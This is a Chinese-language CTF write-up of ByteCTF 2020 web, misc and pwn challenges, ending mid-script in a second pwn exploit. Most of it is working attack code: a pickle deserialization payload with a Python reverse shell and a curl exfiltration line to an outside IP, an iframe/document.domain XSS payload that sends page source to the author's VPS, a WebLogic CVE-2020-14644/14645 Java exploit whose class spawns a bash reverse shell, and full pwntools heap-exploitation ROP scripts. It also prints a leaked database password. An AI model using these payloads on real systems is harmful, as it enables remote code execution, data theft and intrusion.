WEB

beaker_browser


通过diff找到补丁：

```
// HACK
// window.close() will just crash the page's webcontents
// the proper behavior is this:
// - if the page was opened by a script, then close the tab
// - otherwise, do nothing

import {ipcRenderer} from 'electron'

export default function () {
  var origOpen = window.open
  window.open = function (...args) {
    if (args[1] !== '_self') ipcRenderer.sendSync('BEAKER_MARK_NEXT_VIEW_SCRIPTCLO
SEABLE')
    return origOpen.apply(window, args)
  }
  window.close = function () {
    if (!ipcRenderer.sendSync('BEAKER_SCRIPTCLOSE_SELF')) {
      console.warn('Scripts may not close windows that were not opened by script.'
)
    }
  }
}
```

网上搜了一下ele的常见漏洞，再结合issue，认为应该是preload没设置对，导致可以在页面中去调node的接口。但是本地一直没拉起来console，改了配置也不行，遂放弃。


easy_scrapy

题目就是个简易版的爬虫：



在这里输入url，在result里查看结果，但是这里的url只支持http、https协议，查看结果的路由存在SSRF，支持gopher、http、https、telnet、dict协议。

http://39.102.68.152:30010/result?url=http://172.20.0.5:1/



在测试的时候发现他会逐层递归页面中a标签的href属性进行爬取，比较有意思的是，在爬取之后就支持file协议了。

```
<a href="file:///etc/passwd"></a>
```

读了下面这几个文件可以确定spider的目录地址：

```
/etc/hosts => 当前主机ip
/proc/self/environ => 代码路径 /code
```

```
/code/scrapy.cfg => 得到项目名称bytectf
/proc/self/cmdline => 得到爬虫名称byte
```

接着根据官方文档，依次将settings.py等文件提取下来：

scrapy.cfg

```
# Automatically created by: scrapy startproject
#
# For more information about the [deploy] section see:
# https://scrapyd.readthedocs.io/en/latest/deploy.html

[settings]
default = bytectf.settings

[deploy]
#url = http://localhost:6800/
project = bytectf
```

settings.py：

```
BOT_NAME = 'bytectf'
SPIDER_MODULES = ['bytectf.spiders']
NEWSPIDER_MODULE = 'bytectf.spiders'
RETRY_ENABLED = False
ROBOTSTXT_OBEY = False
DOWNLOAD_TIMEOUT = 8
USER_AGENT = 'scrapy_redis'
SCHEDULER = "scrapy_redis.scheduler.Scheduler"
DUPEFILTER_CLASS = "scrapy_redis.dupefilter.RFPDupeFilter"
REDIS_HOST = '172.20.0.7'
REDIS_PORT = 6379
ITEM_PIPELINES = {
 'bytectf.pipelines.BytectfPipeline': 300,
}
```

items.py：

```
# Define here the models for your scraped items
#
```

```
# See documentation in:
# https://docs.scrapy.org/en/latest/topics/items.html

import scrapy

class BytectfItem(scrapy.Item):
     # define the fields for your item here like:
     # name = scrapy.Field()
     byte_start = scrapy.Field()#起始页面
     byte_url = scrapy.Field()#当前页面
     byte_text = scrapy.Field()#text
```

pipelines.py:

```
import pymongo

class BytectfPipeline:
 # 连接数据库
 def __init__(self):
 # 获取数据库连接信息
 MONGODB_HOST = '172.20.0.8'
 MONGODB_PORT = 27017
 MONGODB_DBNAME = 'result'
 MONGODB_TABLE = 'result'
 MONGODB_USER = 'N0rth3'
 MONGODB_PASSWD = 'E7B70D0456DAD39E22735E0AC64A69AD'
 mongo_client = pymongo.MongoClient("%s:%d" % (MONGODB_HOST, MONGODB_PORT))
 mongo_client[MONGODB_DBNAME].authenticate(MONGODB_USER, MONGODB_PASSWD, MONGODB_D
BNAME)
 mongo_db = mongo_client[MONGODB_DBNAME]
 self.table = mongo_db[MONGODB_TABLE]

 # 处理item
 def process_item(self, item, spider):
 # 使用dict转换item，然后插入数据库
 quote_info = dict(item)
     print(quote_info)
     self.table.insert(quote_info)
     return item
```

middlewares.py:

```python
# Define here the models for your spider middleware
#
# See documentation in:
# https://docs.scrapy.org/en/latest/topics/spider-middleware.html

from scrapy import signals

# useful for handling different item types with a single interface
from itemadapter import is_item, ItemAdapter

class BytectfSpiderMiddleware:
 # Not all methods need to be defined. If a method is not defined,
 # scrapy acts as if the spider middleware does not modify the
 # passed objects.

 @classmethod
 def from_crawler(cls, crawler):
 # This method is used by Scrapy to create your spiders.
 s = cls()
 crawler.signals.connect(s.spider_opened, signal=signals.spider_opened)
 return s

 def process_spider_input(self, response, spider):
 # Called for each response that goes through the spider
 # middleware and into the spider.

 # Should return None or raise an exception.
 return None

 def process_spider_output(self, response, result, spider):
 # Called with the results returned from the Spider, after
 # it has processed the response.

 # Must return an iterable of Request, or item objects.
 for i in result:
 yield i

 def process_spider_exception(self, response, exception, spider):
 # Called when a spider or process_spider_input() method
 # (from other spider middleware) raises an exception.

 # Should return either None or an iterable of Request or item objects.
 pass
```

```
 def process_start_requests(self, start_requests, spider):
 # Called with the start requests of the spider, and works
 # similarly to the process_spider_output() method, except
 # that it doesn't have a response associated.

 # Must return only requests (not items).
 for r in start_requests:
 yield r

 def spider_opened(self, spider):
 spider.logger.info('Spider opened: %s' % spider.name)

class BytectfDownloaderMiddleware:
 # Not all methods need to be defined. If a method is not defined,
 # scrapy acts as if the downloader middleware does not modify the
 # passed objects.

 @classmethod
 def from_crawler(cls, crawler):
 # This method is used by Scrapy to create your spiders.
 s = cls()
 crawler.signals.connect(s.spider_opened, signal=signals.spider_opened)
 return s

 def process_request(self, request, spider):
 # Called for each request that goes through the downloader
 # middleware.

 # Must either:
 # - return None: continue processing this request
 # - or return a Response object
 # - or return a Request object
 # - or raise IgnoreRequest: process_exception() methods of
 # installed downloader middleware will be called
 return None

 def process_response(self, request, response, spider):
 # Called with the response returned from the downloader.

 # Must either;
 # - return a Response object
 # - return a Request object
```

```
 # - or raise IgnoreRequest
 return response

 def process_exception(self, request, exception, spider):
 # Called when a download handler or a process_request()
 # (from other downloader middleware) raises an exception.

 # Must either:
 # - return None: continue processing this exception
 # - return a Response object: stops process_exception() chain
 # - return a Request object: stops process_exception() chain
 pass

 def spider_opened(self, spider):
 spider.logger.info('Spider opened: %s' % spider.name)
```

根据cmdline的crawl byte可以猜测对应的spider为byte.py。

spiders/byte.py：

```
import scrapy
import re
import base64
from scrapy_redis.spiders import RedisSpider
from bytectf.items import BytectfItem

class ByteSpider(RedisSpider):
 name = 'byte'

 def parse(self, response):
     byte_item = BytectfItem()
     byte_item['byte_start'] = response.request.url
     url_list = []
     test = response.xpath('//a/@href').getall()
     for i in test:
         if i[0] == '/':
             url = response.request.url + i
         else:
             url = i
         if re.search(r'://',url):
             r = scrapy.Request(url,callback=self.parse2,dont_filter=True)
             r.meta['item'] = byte_item
```

```
            yield r
            url_list.append(url)
        if(len(url_list)>9):
            break
        byte_item['byte_url'] = response.request.url
        byte_item['byte_text'] = base64.b64encode((response.text).encode('utf-8'))
        yield byte_item

    def parse2(self,response):
        item = response.meta['item']
        item['byte_url'] = response.request.url
        item['byte_text'] = base64.b64encode((response.text).encode('utf-8'))
        yield item
```

读取到文件之后，本地创建一个爬虫项目bytectf，修改对应文件与题目文件一致。再安装scrapy-redis、mongodb、redis，就可以搭建起来一个与题目一致的环境了。

在题目中可以获取到mongodb对应的服务以及redis对应的服务地址，尝试用gopher打redis没成功。

搜了一下scrapy低版本可以用SSRF攻击本地的telnet服务，但是题目环境是高版本，也没成功。

题目运行的scrapy是后端服务，所以如果想要爬虫需要手动从redis中添加数据：

```
redis-cli lpush byte:start_urls 'http://baidu.com/'
```

第一天审了下scrapy和scrapy redis的代码没找到东西，第二天放了hint scrapy_redis，在官方仓库中可以找到一处反序列化的点：

```python
def pop(self, timeout=0):
    """
    Pop a request
    timeout not support in this queue class
    """
    # use atomic range/remove using multi/exec
    # print(555555555)
    pipe = self.server.pipeline()
    pipe.multi()
    pipe.zrange(self.key, 0, 0).zremrangebyrank(self.key, 0, 0)
    # print(self.key)
    results, count = pipe.execute()
    print(results)
    if results:
        return self._decode_request(results[0])
```

通过调试本地环境，确认这里的key是byte:requests，取出来的值是可控的，最开始这里一致报一个redis的错误：WRONGTYPE Operation against a key holding the wrong kind of value。

后面查了一下，发现这里使用的是zrange，对应的value type为set，所以要加值就得使用zadd。

思路来了，通过gopher往redis添加键值：zadd byte:request 1 "serialize data"，在其scrapy redis内部会自动调用pop方法触发反序列化。

```
import os
import pickle
class test(object):
    def __reduce__(self):
        return (exec,("import socket,subprocess,os;s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM);s.connect(('114.116.235.77',7777));os.dup2(s.fileno(),0); os.d
up2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);",)
)
a=test()
payload=pickle.dumps(a)
print(payload)
# pickle.loads(payload)

# zadd byte:requests 1 "\x80\x04\x95O\x00\x00\x00\x00\x00\x00\x00\x8c\x05posix\x94
\x8c\x06system\x94\x93\x94\x8c4curl 114.116.235.77:7777/ -X POST -d `ls / | base64
```

```
`\x94\x85\x94R\x94."
```

```
var
ctf@052cdbe88067:/$ ./readflag
./readflag
ByteCTF{59c9c566-1167-4f66-950e-043fe53a1db5}
```

douyin_video

题目环境：http://c.bytectf.live:30002/

admin server：

- http://a.bytectf.live:30001/
- http://b.bytectf.live:30001/

题目给了admin server的附件，和今年的geekpwn测信道那道题类似：

FOLDERS
- douyin_video 2
  - app
    - static
    - __init__.py
    - requirements
    - routes.py
    - apache-flask.co
    - apache-flask.w
    - run.py

routes.py

```python
# coding=utf-8

from flask import Flask, request, jsonify, Response
from os import getenv

from app import app

DATASET = {
    'ZMB2RCpQ3FpJetRbnavEceS9X7727U3amqGjXSH': 'https://aweme.snssdk.com/aweme/v1/playwm/?video_id=v0200f480000brb2q3t2v324gt56fosg&ratio=720p&line=0',
    'BCm5GPpTYYpTwKuhey9ganegvjwmJZ3yCnG5aAd': 'https://aweme.snssdk.com/aweme/v1/playwm/?video_id=v0200f330000bsqg15tf1hl85dajekg0&ratio=720p&line=0',
    'pYS3E8W6wNUenttNjJHEABvp4gXJJ5cQb95FsFV': 'https://aweme.snssdk.com/aweme/v1/playwm/?video_id=v0200fcb0000bsle1k60je9vdvi2t4u0&ratio=720p&line=0',
    'NR9QhBdWjtCZHer4NA5njUnMr97gp2QUbG4jWtY': 'https://aweme.snssdk.com/aweme/v1/playwm/?video_id=v0200fe10000bsk1g4an6tf6oe3gdcj0&ratio=720p&line=0',
    getenv('BYTE_FLAG'): 'https://aweme.snssdk.com/aweme/v1/playwm/?video_id=v0200f0a0000br14lol7gl1ko3a1cp40&ratio=720p&line=0'
}

@app.before_request
def check_host():
    if request.remote_addr != getenv('BOT_IP'):
        return Response(status=403)

@app.route("/")
def index():
    return app.send_static_file('index.html')

@app.route("/send")
def send():
    return app.send_static_file('send.html')


@app.route("/search", methods=['POST'])
def search_handler():
    keyword = request.form['keyword']
    if keyword == '':
        return jsonify()
    elif {k for k in DATASET.keys() if keyword == k }:
        return jsonify({DATASET[keyword]:''})
    else:
        ret = {k: '' for k in DATASET.keys() if keyword in k}
        return jsonify(ret), 200 if len(ret) else 200

@app.after_request
def add_security_headers(resp):
    resp.headers['X-Frame-Options'] = 'sameorigin'
    resp.headers['Content-Security-Policy'] = "default-src http://*.bytectf.live:*/ 'unsafe-inline'; frame-src *; frame-ancestors http://*.bytectf.live:*/"
    resp.headers['X-Content-Type-Options'] = 'nosniff'
    resp.headers['Referrer-Policy'] = 'same-origin'
    return resp
```

区别在于今年的geekpwn的解是使用script来跨域加载search路由，根据返回状态码添加监听器判断

是否加载成功来盲注flag。

但是这道题的search路由需要POST方法访问，并且无论怎样状态码都是一致的。卡了半天，最后才注意到还有个static目录。。

wuw.js

```
if (location.host != 'a.bytectf.live:30001') {
    document.domain = 'bytectf.live'
}
let u = new URL(location), p = u.searchParams, k = p.get('keyword') || ''
if ('' === k) history.replaceState('', '', '?keyword=')
axios.post('/search', `keyword=${encodeURIComponent(k)}`).then(resp => {
    result.innerHTML = ''
    for (i of Object.keys(resp.data)) {
        let p = document.createElement('pre')
    p.style = "display: none;"
        p.textContent = i
        result.appendChild(p)
    }
})
```

该目录下的wuw.js中，将document.domain设置为了bytectf.live，与题目环境同个主域，晚上的时候在网上搜到这样一篇文章：

设置 document.domain

- 原理：相同主域名不同子域名下的页面，可以设置 `document.domain` 让它们同域
- 限制：同域document提供的是页面间的互操作，需要载入iframe页面

下面几个域名下的页面都是可以通过 `document.domain` 跨域互操作的： `http://a.com/foo` ，`http://b.a.com/bar` ，`http://c.a.com/bar` 。 但只能以页面嵌套的方式来进行页面互操作，比如常见的 `iframe` 方式就可以完成页面嵌套：

```
// URL http://a.com/foo
var ifr = document.createElement('iframe');
ifr.src = 'http://b.a.com/bar';
ifr.onload = function(){
    var ifrdoc = ifr.contentDocument || ifr.contentWindow.document;
    ifrdoc.getElementsById("foo").innerHTML);
};

ifr.style.display = 'none';
document.body.appendChild(ifr);
```

上述代码所在的URL是 `http://a.com/foo` ， 它对 `http://b.a.com/bar` 的DOM访问要求后者将 `document.domain` 往上设置一级：

```
// URL http://b.a.com/bar
document.domain = 'a.com'
```

这意味着即使题目环境与admin server环境不同，也可以跨域访问，思路来了，用iframe加载send路由，由于send.html中设置了document.domain，所以我们也设置一个document.domain。这样两者就算同域的了，然后判断iframe是否加载完成，如果加载完成就将其页面源码发到vps上就行了。


实际测试的时候发现还有一个点需要绕过：resp.headers['X-Frame-Options'] = 'sameorigin'

这个倒是问题不大，将iframe加载send路由改为加载static目录下的send.html即可成功绕过，payload如下：

```
</script>

<script>
    document.domain = "bytectf.live";
    var iframe = document.createElement("iframe");
    iframe.src="http://b.bytectf.live:30001/static/send.html?keyword={"
    document.body.appendChild(iframe);
</script>

<script>
    setTimeout(function (){
        var html = encodeURI(btoa(iframe.contentDocument.documentElement.outerHTML
));
        location.href = "http://114.116.235.77:7777/?a=" + html;
    },400);
</script>
<script>
```

至此已经能够获取flag了，现在要做的就是将带有漏洞的页面传到bot上，发现还有一处限制，域名只能为[http://b.bytectf.live:30001/开头。](http://b.bytectf.live:30001/)

手试验证码绕了半天没绕过去，最后注意到admin server使用的是wsgi，配置了apache：



在这里将前面路由不满足的地址，都跳到douyin.com上了，fuzz了一下，就可以发现0d0a可以bypass，当时只想着测是否有CRLF，然后手动加个location。没想到可以直接bypass（气死了：

```
GET
/qq%0a@c.bytectf.live:30002/%3faction=post%26id=1d2be136c4775ab7bdecb03b3
173bbdf HTTP/1.1
Host: a.bytectf.live:30001
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

```
1  HTTP/1.1 302 Found
2  Date: Sat, 24 Oct 2020 16:34:17 GMT
3  Server: Apache/2.4.38 (Debian)
4  Location: http://www.douyin.com@c.bytectf.live:30002/?action=post&id=1d2b
5  Content-Length: 362
6  Connection: close
7  Content-Type: text/html; charset=iso-8859-1
8
9  <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
10 <html>
     <head>
11     <title>
         302 Found
       </title>
12   </head>
     <body>
13     <h1>
         Found
       </h1>
14     <p>
         The document has moved <a href="http://www.douyin.com@c.bytectf.liv
         .
       </p>
15     <hr>
16     <address>
         Apache/2.4.38 (Debian) Server at a.bytectf.live Port 30001
       </address>
17   </body>
   </html>
18
```

把题目发到bot上，让admin去访问，监听vps即可得到flag：

NyYz0iL3N0YXRpYy9heGlvcy5taW4uanMiPjwvc2NyaXB0PgogICAgPHNjcmlwdCBzcmM9Ii9zdGF0aWMvd3V3LmpzIj4

```
</style>
</head>
<body>
  <div id="result">><pre style="display: none;">ByteCTF{rv45WIB8mXIQaz5d}</pre></div>
  <script src="/static/axios.min.js"></script>
  <script src="/static/wuw.js"></script>
```

PS：mac调试这种跨域可以用MxSrvs的配置，创建两个vhost，把题目代码转换成php版本的就可以测了。

```
<?php

header('X-Frame-Options: sameorigin');
```

```php
header('Content-Security-Policy: default-src http://0.0.0.0:*/ \'unsafe-inline\';
frame-src *; frame-ancestors http://0.0.0.0:*/');
header('X-Content-Type-Options: nosniff');
header('Referrer-Policy: same-origin');

$s = array(
    'ZMB2RCpQ3FpJetRbnavEceS9X7727U3amqGjXSH'=>'https://aweme.snssdk.com/aweme/v1/
playwm/?video_id=v0200f480000brb2q3t2v324gt56fosg&ratio=720p&line=0',
    'BCm5GPpTYYpTwKuhey9ganegvjwmJZ3yCnG5aAd'=>'https://aweme.snssdk.com/aweme/v1/
playwm/?video_id=v0200f330000bsqg15tf1hl85dajekg0&ratio=720p&line=0',
    'pYS3E8W6wNUenttNjJHEABvp4gXJJ5cQb95FsFV'=>'https://aweme.snssdk.com/aweme/v1/
playwm/?video_id=v0200fcb0000bsle1k60je9vdvi2t4u0&ratio=720p&line=0',
    'NR9QhBdWjtCZHer4NA5njUnMr97gp2QUbG4jWtY'=>'https://aweme.snssdk.com/aweme/v1/
playwm/?video_id=v0200fe10000bsk1g4an6tf6oe3gdcj0&ratio=720p&line=0',
    'bytectf{this_is_fake_flag}'=>'https://aweme.snssdk.com/aweme/v1/playwm/?video
_id=v0200f0a0000br14lol7gl1ko3a1cp40&ratio=720p&line=0'
);

$keyword = $_POST['keyword'];

if($keyword == ""){
    die();
}else{
    $ret = array();
    foreach ($s as $key => $value){
        if(preg_match("/$keyword/",$key)){
            $ret[$key] = $value;
        }
    }
    echo json_encode($ret);
}

?>
```

jvav

weblogic12.1.4.0 可以cve-2020-14644和cve-2020-14645，用了https。所以t3 用不了,需要用t3s。

用https://github.com/5up3rc/weblogic_cmd 这个实现了t3 和t3s，com.superream.weblogic.T3ProtocolOperation。

把 com.superream.ssl.SocketFactory.java 和com.superream.weblogic.T3ProtocolOperation 代码改一下 if的部分直接用https的。然后：

```
byte[] payload= Serializables.serialize(obj);
T3ProtocolOperation.send(host, port, payload);
```

这样发t3s ,使用cve-2020-14645用 ldap测试可以连接成功。

cve-2020-14644 可以直接执行命令 用的是 iiop ,尝试用iiops 总是出错,t3也能用反序列化,所以只好用t3s 来替代,可以加载类任意执行代码

```
package com.superream;

import com.sun.rowset.JdbcRowSetImpl;
import com.superream.serial.Reflections;
import com.superream.serial.Serializables;
import com.superream.weblogic.T3ProtocolOperation;
import com.tangosol.internal.util.invoke.ClassDefinition;
import com.tangosol.internal.util.invoke.ClassIdentity;
import com.tangosol.internal.util.invoke.RemoteConstructor;
import com.tangosol.util.comparator.ExtractorComparator;
import com.tangosol.util.extractor.UniversalExtractor;
import com.tmpp.xasd;
import javassist.ClassPool;
import javassist.CtClass;

import java.util.PriorityQueue;

public class Exp {
    public static void main(String[]args) throws Exception {

        String host = "47.94.154.215";
        String port = "30443";

        ClassIdentity classIdentity = new ClassIdentity(xasd.class);
        ClassPool cp = ClassPool.getDefault();
        CtClass ctClass = cp.get(xasd.class.getName());
        ctClass.replaceClassName(xasd.class.getName(), xasd.class.getName() + "$"
+ classIdentity.getVersion());
        RemoteConstructor constructor = new RemoteConstructor(
                new ClassDefinition(classIdentity, ctClass.toBytecode()),
```

```
                new Object[]{}
        );

        UniversalExtractor extractor = new UniversalExtractor("getDatabaseMetaData
()", null, 1);
        final ExtractorComparator comparator = new ExtractorComparator(extractor);

        JdbcRowSetImpl rowSet = new JdbcRowSetImpl();
        rowSet.setDataSourceName("ldap://47.92.94.194:5555" );

        final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, comparato
r);

        Object[] q = new Object[]{rowSet, rowSet};
        Reflections.setFieldValue(queue, "queue", q);
        Reflections.setFieldValue(queue, "size", 2);

        byte[] payload= Serializables.serialize(constructor);
        //byte[] payload= Serializables.serialize(queue);
        T3ProtocolOperation.send(host, port, payload);

    }
}
```

恶意类就是com.tmpp.xasd

```
package com.tmpp;

public class xasd {

    static {
        try {
            Runtime.getRuntime().exec("bash -c {echo,L2Jpbi9iYXNoIC1pID4gL2Rldi90Y
3AvNDcuOTIuOTQuMTk0Lzk5OTkgIDA+JjEgMj4mMQ==}|{base64,-d}|{bash,-i}");
        } catch (Exception var1) {
            var1.printStackTrace();
        }
    }
    public xasd() {
    }

}
```

MISC

checkin

```
就是公众号里输入5个城市，5段flag:
北京、上海、深圳、杭州、硅谷
flag1: ByteCTF{
flag2: 3b6ff69f
flag3: -8a29-4
flag4: 236-938
flag5: 3deaafb}
```

pwn

gun

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'debug'
#p = process('./gun')
libc = ELF("./libc-2.31.so")
p = remote("123.57.209.176", 30772)
def add(size, content='a'):
    p.sendlineafter("Action> ", "3")
    p.sendlineafter("Bullet price: ", str(size))
    p.sendlineafter("Bullet Name: ", content)
def load(idx):
    p.sendlineafter("Action> ", "2")
    p.sendlineafter("to load?", str(idx))
def free(idx):
    p.sendlineafter("Action> ", "1")
    p.sendlineafter("Shoot time: ", str(idx))

def exp():
    p.sendlineafter("Your name: ", 'aa')
```

```
    for i in range(10):
        add(0x80)
    for i in range(2,9):
        load(i)
    free(7)
    load(1)
    load(0)

    free(2)
    add(0x80)
    load(0)
    free(1)
    p.recv(9)
    heap = u64(p.recv(6)+'\x00'*2)-0x101
    log.info("heap ==> " + hex(heap))
    add(0x80)

    free(1)

    add(0x50,'a')
    load(1)
    free(1)
    libc.address = u64(p.recvuntil("\x7f")[-6:]+'\x00'*2)-0x7ffff7fc1c61+0x7ffff7d
d6000
    log.info("libc.address ==> " + hex(libc.address))
    add(0xb0, 'a'*0x20+p64(0)+p64(0x91)+p64(libc.sym['__free_hook']))
    add(0x80,p64(0)+p64(heap+0x500))
    add(0x80,p64(libc.address+0x154930))

    load(2)
    payload = p64(0)*2+p64(libc.sym['setcontext']+61)
    payload = payload.ljust(0x90,'a')
    payload += p64(heap+0x5b0)

    orw = p64(libc.address+0x26b72)+p64(heap+0x650)+p64(libc.address+0x27529)+p64(
0)+p64(libc.sym['open'])
    orw += p64(libc.address+0x26b72)+p64(3)+p64(libc.address+0x27529)+p64(heap)+p6
4(libc.address+0x162866)+p64(0x40)+p64(0)+p64(libc.sym['read'])
    orw += p64(libc.address+0x26b72)+p64(1)+p64(libc.address+0x27529)+p64(heap)+p6
4(libc.address+0x162866)+p64(0x40)+p64(0)+p64(libc.sym['write'])+'/flag\x00'
    add(0x400,payload+orw)
    free(1)
    p.interactive()
```

```
if __name__ == '__main__':
    exp()
```

onmyjson

```
from pwn import *
#context.log_level = 'debug'

#p = process("./chall")
p = remote("123.57.209.176", 30773)
def exp():
    offset = 0x00000c00004bda0-0x00000c000038d88-0x18

    payload='{{{{"1":"1","2":"2"} 1 '+'\x00'*0x50+p64(0xc000038d78)+p64(0x21)+'\x0
0'*(0xc0-0x60)+'\xb0\xad'#+p64(1)#+'\x00'*0xc0
    p.sendlineafter("OhMyJson: ", payload)
    p.recv(0x18)
    pie = u64(p.recv(6)+'\x00'*2)-484569-301-0xa0bc0
    print hex(pie)

    orw=p64(pie+0x73339)+p64(2)+p64(pie+0x117867)+p64(0xc00004bea8+16-offset)+p64(
pie+0x117865)+p64(0)*2+p64(pie+0xcfd29)
